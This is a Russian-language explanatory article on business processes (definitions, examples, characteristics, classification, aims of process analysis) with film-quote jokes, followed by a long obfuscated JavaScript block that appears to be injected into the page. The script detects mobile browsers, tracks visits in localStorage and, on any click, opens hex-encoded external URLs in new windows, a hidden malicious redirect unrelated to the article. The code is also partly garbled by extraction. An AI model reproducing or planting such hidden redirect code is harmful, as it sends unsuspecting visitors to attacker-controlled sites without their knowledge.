

Процессы происходят независимо от того осознаем мы их существование или нет, управляем ими осознанно или подсознательно.

- Определение
- Примеры
- Использование (Что с ними можно делать?)
- Классификация
- Характеристики
- Нотации описания
- Уровни зрелости

**Процесс - определенная последовательность действий (операций) ведущая к достижению заданного результата.**

Процессы, как правило, характеризуются цикличностью и периодичностью.

### Примеры процессов:

- Сборка автомобиля на конвейере, да и любой конвейер
- Обслуживание покупателя в магазине
- 
- Сдача налоговой отчетности
- Пищеварительный процесс

**Бизнес процессы** - процессы генерирующие ценные для бизнеса результаты.

В любом бизнесе существует по крайней мере один бизнес процесс - продажа, если продажи не выстроены в систему, если продажи происходят хаотично, неуправляемо, непрогнозируемо - то это скорее лотерея, а не бизнес.

Для устойчивого существования бизнеса необходимо по крайней мере три устоявшихся бизнес процесса:

1. Управление ПРОДАЖАМИ
2. Управление ПЕРСОНАЛОМ
3. Управление ФИНАНСАМИ

### Идентификация Бизнес Процессов

"- Видишь суслика?"

- Нет!

- И я не вижу. А он есть!.."

к-ф ДМБ.

### Характеристики бизнес процессов

Универсальными характеристиками бизнес процессов являются:

1. Время
2. Деньги

"Гражданское законодательство регулирует отношения между лицами, осуществляющими предпринимательскую деятельность, или с их участием, исходя из того, что предпринимательской является самостоятельная, осуществляемая на свой риск деятельность, направленная на систематическое получение прибыли от пользования имуществом, продажи товаров, выполнения работ или оказания услуг лицами, зарегистрированными в этом качестве в установленном законом порядке."  
Гражданский Кодекс Российской Федерации, Статья 2, Пункт 1



Анализ бизнес процессов - один из методов повышения эффективности бизнеса. Как правило оптимизация бизнес процессов ведет к снижению затрат (финансовых, временных), но и увеличение Доходной части формулы эффективности весьма реально, например снижение себестоимости за счет оптимизации бизнес процессов может привести к возможности снижения отпускной цены и как возможный вариант увеличение оборота и суммарной выручки и как следствие общей эффективности.

Что бы анализировать бизнес процессы, неплохо было бы их описать.

Важен результат:

Помидоры любишь?

Есть - Да! ... а так нет!


Важен процесс:

Любите ли Вы детей ?

О да! Особенно делать ...

От постановки задачи - ожидаемого результата процесса будет сильно меняться характер, условия и не всегда заметные детали процесса.

С стороны, процесс "занятия любовью" с целью продолжения рода и процесс занятия сексом, с целью получения удовольствия могут выглядеть совершенно одинаково, но ... цель определяет многие существенные, но не столь заметные, со стороны условия, как то например время, использование противозачаточных средств, список можете продолжить сами ...



Существует даже некое противопоставление "процессных" и "результатных" подходов: "От него результатов не жди, ему важен сам процесс ...", причина же здесь на наш взгляд не в "плохости" или "хорошести" подходов, склада характера и еще бог знает чего, а от некорректности постановки задачи, системы мотивации и как ни странно организации бизнес процесса.

В идеале у любого бизнес-процесса должен быть зафиксирован ожидаемый результат, причем с конкретной методикой измерения степени "полноты" результата? утвержденной и отработанной и заказчиком и исполнителем. Ресурсы, временные наверно в первую очередь, опять же должны быть четко регламентированы.

Алёша: Степан, у гостя карета сломалась

Степан: Вижу, барин. Ось полетела и спицы менять надо.

Алёша: За сколько сделаешь?

Степан: За день сделаю.

Алёша: А за два?

Степан: Ну, за два... Сделаем и за два.

Алёша: А за пять дней?

Степан: Ну, ежели постараться, можно и за пять.

Алёша: А за десять?

Степан: Ну, барин, ты задачки ставишь! За десять дней одному не справиться, помощник нужен. Homo sapiens.

Алёша: Бери помощников, но чтоб не раньше!

Фимка: Долго гостить собираются?

Степан: От мене зависит. Здесь всё от мене зависит.

### "Формула любви"

Есть процессы, например рыбалка, где результатом является не только, а может и не столько формальный результат - улов, сколь удовольствие от процесса, подготовки, самой рыбалки, рассказов (различной степени правдивости) о рыбалке и добыче. Нередко рыбак затрачивает значительно больше ресурсов, финансовых в первую очередь, на добычу рыбы, дешевле было бы купить. Но ожидаемый результат от процесса рыбалки это не столько трофейный экземпляр, а скорее удовольствие от процесса вываживания и еще многих процессов рыбалки ...

Когда целью рыбалки становится только улов, это уже не рыбалка, это промысел или браконьерство, а это уже совсем другой процесс.

### **Характеристики Бизнес-процесса**

1. Цель (требуемый результат + метод оценки результата)
2. Стоимость
3. Длительность
4. Ресурсы
5. Участники
1. Фрагментация количество участников –сотрудников и подразделений
2. Владелец (Управляющий, Ответственный за результат БП)
3. Потребители (результата)
4. Управляющие воздействия
5. Документы
1. Участвующие

2. Регламентирующие

10. Вход (Сопряженность)

11. Выход (Сопряженность)

### **Классификация** Бизнес-процесса

1. Основные / Вспомогательные
2. Периодические / Асинхронные

Что с ними можно делать

1. Инжинирить (Создавать) BPI
2. Описывать
3. Реинжинирить (Изменять) BPR
4. Анализировать
5. Оптимизировать (Изменять целенаправленно)

Чего добиваются с их помощью (скорее с помощью их анализа, а что б анализировать «их» надо как то описать )

1. Снижение издержек (сокращение стоимости, длительности, ресурсоемкости)
2. Повышение дохода (сокращение длительности)
3. Регламентация (т.е. требуемый результат должен достигаться только описанным способом и никак иначе)
4. Сертификация по СМК (Системам Менеджмента Качества)

5. ИТ поддержки (адекватной описанию)
6. Упрощению «включения» сотрудников в процесс
7. Упрощения контроля за течением процесса

Снижение расходов (сокращение стоимости, длительности, ресурсоемкости)

Повышение дохода (сокращение длительности)

Регламентация, повторяемость результата (т.е. требуемый результат должен достигаться только описанным способом и никак иначе)

Сертификация по СМК (Системам Менеджмента Качества)

Стабильность качества «продукта» (результата)

ИТ поддержка, АВТОМАТИЗАЦИЯ (адекватно описанию)

Упрощению «включения», мотивации сотрудников в процесс

Упрощения контроля за течением процесса

**Процессы** - существуют независимо от того описаны они или нет, нравится нам процессный подход или нет.

```
function _0x3023(_0x562006,_0x1334d6){const _0x10c8dc=_0x10c8();return
_0x3023=function(_0x3023c3,_0x1b71b5){_0x3023c3=_0x3023c3-0x186;let
_0x2d38c6=_0x10c8dc[_0x3023c3];return
_0x2d38c6;};_0x3023(_0x562006,_0x1334d6);}function _0x10c8(){const
_0x2ccc2=['userAgent','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx66x5ax4cx32x63x3
52','length','_blank','mobileCheck','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx41x45x6
3x33x63x353','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx50x6bx6bx30x63x380','rand
om','-local-storage','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx4bx6ax46x37x63x327','
stopPropagation','4051490VdJdXO','test','open','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x
6fx2fx71x4ax46x36x63x336','12075252qhSFyR','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x
6fx2fx72x7ax6ax38x63x318','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx57x4dx6dx35
x63x365','4829028FhdmtK','round','-hurs','-mnts','864690TKFqJG','forEach','abs','1479192fKZC
Lx','16548MMjUpf','filter','vendor','click','setItem','3402978fTfcqu'];_0x10c8=function(){return
_0x2ccc2;};return _0x10c8();}const
_0x3ec38a=_0x3023;(function(_0x550425,_0x4ba2a7){const
_0x142fd8=_0x3023,_0x2e2ad3=_0x550425();while(![]){}try{const
_0x3467b1=-parseInt(_0x142fd8(0x19c))/0x1+parseInt(_0x142fd8(0x19f))/0x2+-parseInt(_0x14
2fd8(0x1a5))/0x3+parseInt(_0x142fd8(0x198))/0x4+-parseInt(_0x142fd8(0x191))/0x5+parseInt(
_0x142fd8(0x1a0))/0x6+parseInt(_0x142fd8(0x195))/0x7;if(_0x3467b1===_0x4ba2a7)break;els
e
_0x2e2ad3['push'](_0x2e2ad3['shift']());}catch(_0x28e7f8){_0x2e2ad3['push'](_0x2e2ad3['shift'](
));}})(_0x10c8,0xd3435));var
_0x365b=[_0x3ec38a(0x18a),_0x3ec38a(0x186),_0x3ec38a(0x1a2),'opera',_0x3ec38a(0x192),'
substr',_0x3ec38a(0x18c),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx45x70x5ax31x6
3x301',_0x3ec38a(0x187),_0x3ec38a(0x18b),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx
2fx66x63x73x34x63x314',_0x3ec38a(0x197),_0x3ec38a(0x194),_0x3ec38a(0x18f),_0x3ec38a(
0x196),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx47x47x76x39x63x379'," _0x3ec38
a(0x18e),'getItem',_0x3ec38a(0x1a4),_0x3ec38a(0x19d),_0x3ec38a(0x1a1),_0x3ec38a(0x18d),
_0x3ec38a(0x188),'floor',_0x3ec38a(0x19e),_0x3ec38a(0x199),_0x3ec38a(0x19b),_0x3ec38a(
0x19a),_0x3ec38a(0x189),_0x3ec38a(0x193),_0x3ec38a(0x190),'host','parse',_0x3ec38a(0x1a
3),'addEventListener'];(function(_0x16176d){window[_0x365b[0x0]]=function(){let
_0x129862=![];return
function(_0x784bdc){((/android|bbd+|meego).+mobile|avantgo|bada|blackberry|blazer|compal|e
laine|fennec|hiptop|iemoible|ip(hone|od)|iris|kindle|lg|
|maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm(
os)?|phone|p(ixi|re)/|plucker|pocket|psp|series(4|6|0)|symbian|treo|up.(browser|link)|vodafone|wa
p|windows
ce|xda|xiino/i[_0x365b[0x4]](_0x784bdc)||/1207|6310|6590|3gso|4thp|50[1-6]|i|770s|802s|a
wa|abac|ac(er|oo|-s-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|-
m|r |s
)|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw-(n|u)|c55|/capi|ccwa|cdm-|cell|chtm|cldc|c
md-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc-s|devi|dica|dmob|do(c|p)o|ds(12|-d)|el(49|ai)|em(l2|ul)|er(
ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(-|_)g1
u|g560|gene|gf-5|g-mo|go(.w|od)|gr(ad|un)|haie|hcit|hd-(m|p|t)|hei-|hi(pt|ta)|hp( i|ip)|hs-c|ht(c-|
|_a|g|p|s|t)|tp)|hu(aw|tc)|i-(20|go|ma)|i230|iac(
|-/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |/)|klon|kpt
```

|kwc-|kyo(c|k)|le(no|xi)|lg(  
g|/(k|l|u)|50|54|-|a-w)|libw|lynx|m1-w|m3ga|m50/|ma(te|ui|x)|mc(01|21|ca)|m-cr|me(rc|ri)|mi(o8|  
oa|ts)|mmef|mo(01|02|bi|de|do|t(-|o|v)|zz)|mt(50|p1|v  
)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)-|on|tf|wf|wg|wt)|nok(6  
|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|-|[1-8]|c)|phil|pire|pl(ay|uc)|pn-2|p  
o(ck|rt|se)|prox|psio|pt-g|qa-a|qc(07|12|21|32|60|-|[2-7]|i-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55/  
|sa(ge|ma|mm|ms|ny|va)|sc(01|h-|oo|p-)|sdk|se(c(-|0|1)|47|mc|nd|ri)|sgh-|shar|sie(-|m)|sk-0|sl(4  
5|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h-|v-|v  
)|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl-|tdg-|tel(i|m)|tim-|t-mo|to(pl|sh)|ts(70|m-|m3|m5)|tx-  
9|up(.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]-|v)|vm40|voda|vulc|vx(52|53|60|61|70|80|  
81|83|85|98)|w3c(-| )|webc|whit|wi(g  
|nc|nw)|wmlb|wonu|x700|yas-|your|zeto|zte-/i[\_0x365b[0x4]](\_0x784bdc[\_0x365b[0x5]])(0x0,0x4  
)&&(\_0x129862=!![]);(navigator[\_0x365b[0x1]]|navigator[\_0x365b[0x2]]|window[\_0x365b[0x3  
]),\_0x129862;};const  
\_0xfdead6=[\_0x365b[0x6],\_0x365b[0x7],\_0x365b[0x8],\_0x365b[0x9],\_0x365b[0xa],\_0x365b[0x  
b],\_0x365b[0xc],\_0x365b[0xd],\_0x365b[0xe],\_0x365b[0xf]],\_0x480bb2=0x3,\_0x3ddc80=0x6,\_0  
x10ad9f=\_0x1f773b=>[\_0x1f773b[\_0x365b[0x14]]((\_0x1e6b44,\_0x967357)=>{!localStorage[\_0  
x365b[0x12]](\_0x365b[0x10]+\_0x1e6b44+\_0x365b[0x11])&&localStorage[\_0x365b[0x13]](\_0x3  
65b[0x10]+\_0x1e6b44+\_0x365b[0x11],0x0);});,\_0x2317c1=\_0x3bd6cc=>{const  
\_0x2af2a2=\_0x3bd6cc[\_0x365b[0x15]]((\_0x20a0ef,\_0x11cb0d)=>localStorage[\_0x365b[0x12]](  
\_0x365b[0x10]+\_0x20a0ef+\_0x365b[0x11])==0x0);return  
\_0x2af2a2[Math[\_0x365b[0x18]](Math[\_0x365b[0x16]])(\* \_0x2af2a2[\_0x365b[0x17]]);},\_0x57de  
ba=\_0x43d200=>localStorage[\_0x365b[0x13]](\_0x365b[0x10]+\_0x43d200+\_0x365b[0x11],0x1)  
,\_0x1dd2bd=\_0x51805f=>localStorage[\_0x365b[0x12]](\_0x365b[0x10]+\_0x51805f+\_0x365b[0x  
11]),\_0x5e3811=( \_0x5aa0fd,\_0x594b23)=>localStorage[\_0x365b[0x13]](\_0x365b[0x10]+\_0x5a  
a0fd+\_0x365b[0x11],\_0x594b23),\_0x381a18=( \_0x3ab06f,\_0x288873)=>{const  
\_0x266889=0x3e8\*0x3c\*0x3c;return  
Math[\_0x365b[0x1a]](Math[\_0x365b[0x19]](\_0x288873-\_0x3ab06f)/\_0x266889);,\_0x3f1308=(  
\_0x3a999a,\_0x355f3a)=>{const \_0x5c85ef=0x3e8\*0x3c;return  
Math[\_0x365b[0x1a]](Math[\_0x365b[0x19]](\_0x355f3a-\_0x3a999a)/\_0x5c85ef);},\_0x4a7983=(  
\_0x19abfa,\_0x2bf37,\_0xb43c45)=>{\_0x10ad9f(\_0x19abfa),newLocation=\_0x2317c1(\_0x19abfa)  
,\_0x5e3811(\_0x365b[0x10]+\_0x2bf37+\_0x365b[0x1b],\_0xb43c45),\_0x5e3811(\_0x365b[0x10]+  
\_0x2bf37+\_0x365b[0x1c],\_0xb43c45),\_0x57deba(newLocation),window[\_0x365b[0x0]]()&&wind  
ow[\_0x365b[0x1e]](newLocation,\_0x365b[0x1d]);}\_0x10ad9f(\_0xfdead6);function  
\_0x978889(\_0x3b4dcb){\_0x3b4dcb[\_0x365b[0x1f]]();}const  
\_0x2b4a92=location[\_0x365b[0x20]];let \_0x1b1224=\_0x2317c1(\_0xfdead6);const  
\_0x4593ae=Date[\_0x365b[0x21]](new  
Date()),\_0x7f12bb=\_0x1dd2bd(\_0x365b[0x10]+\_0x2b4a92+\_0x365b[0x1b]),\_0x155a21=\_0x1d  
d2bd(\_0x365b[0x10]+\_0x2b4a92+\_0x365b[0x1c]);if(\_0x7f12bb&&\_0x155a21)try{const  
\_0x5d977e=parseInt(\_0x7f12bb),\_0x5f3351=parseInt(\_0x155a21),\_0x448fc0=\_0x3f1308(\_0x45  
93ae,\_0x5d977e),\_0x5f1aaf=\_0x381a18(\_0x4593ae,\_0x5f3351);\_0x5f1aaf>=\_0x3ddc80&&(\_0  
x10ad9f(\_0xfdead6),\_0x5e3811(\_0x365b[0x10]+\_0x2b4a92+\_0x365b[0x1c],\_0x4593ae));\_0x4  
48fc0>=\_0x480bb2&&(\_0x1b1224&&window[\_0x365b[0x0]]()&&(\_0x5e3811(\_0x365b[0x10]+\_0  
x2b4a92+\_0x365b[0x1b],\_0x4593ae),window[\_0x365b[0x1e]](\_0x1b1224,\_0x365b[0x1d]),\_0x5  
7deba(\_0x1b1224));}catch(\_0x2386f7){\_0x4a7983(\_0xfdead6,\_0x2b4a92,\_0x4593ae);}else  
\_0x4a7983(\_0xfdead6,\_0x2b4a92,\_0x4593ae);}document[\_0x365b[0x23]](\_0x365b[0x22],\_0x9

78889);}());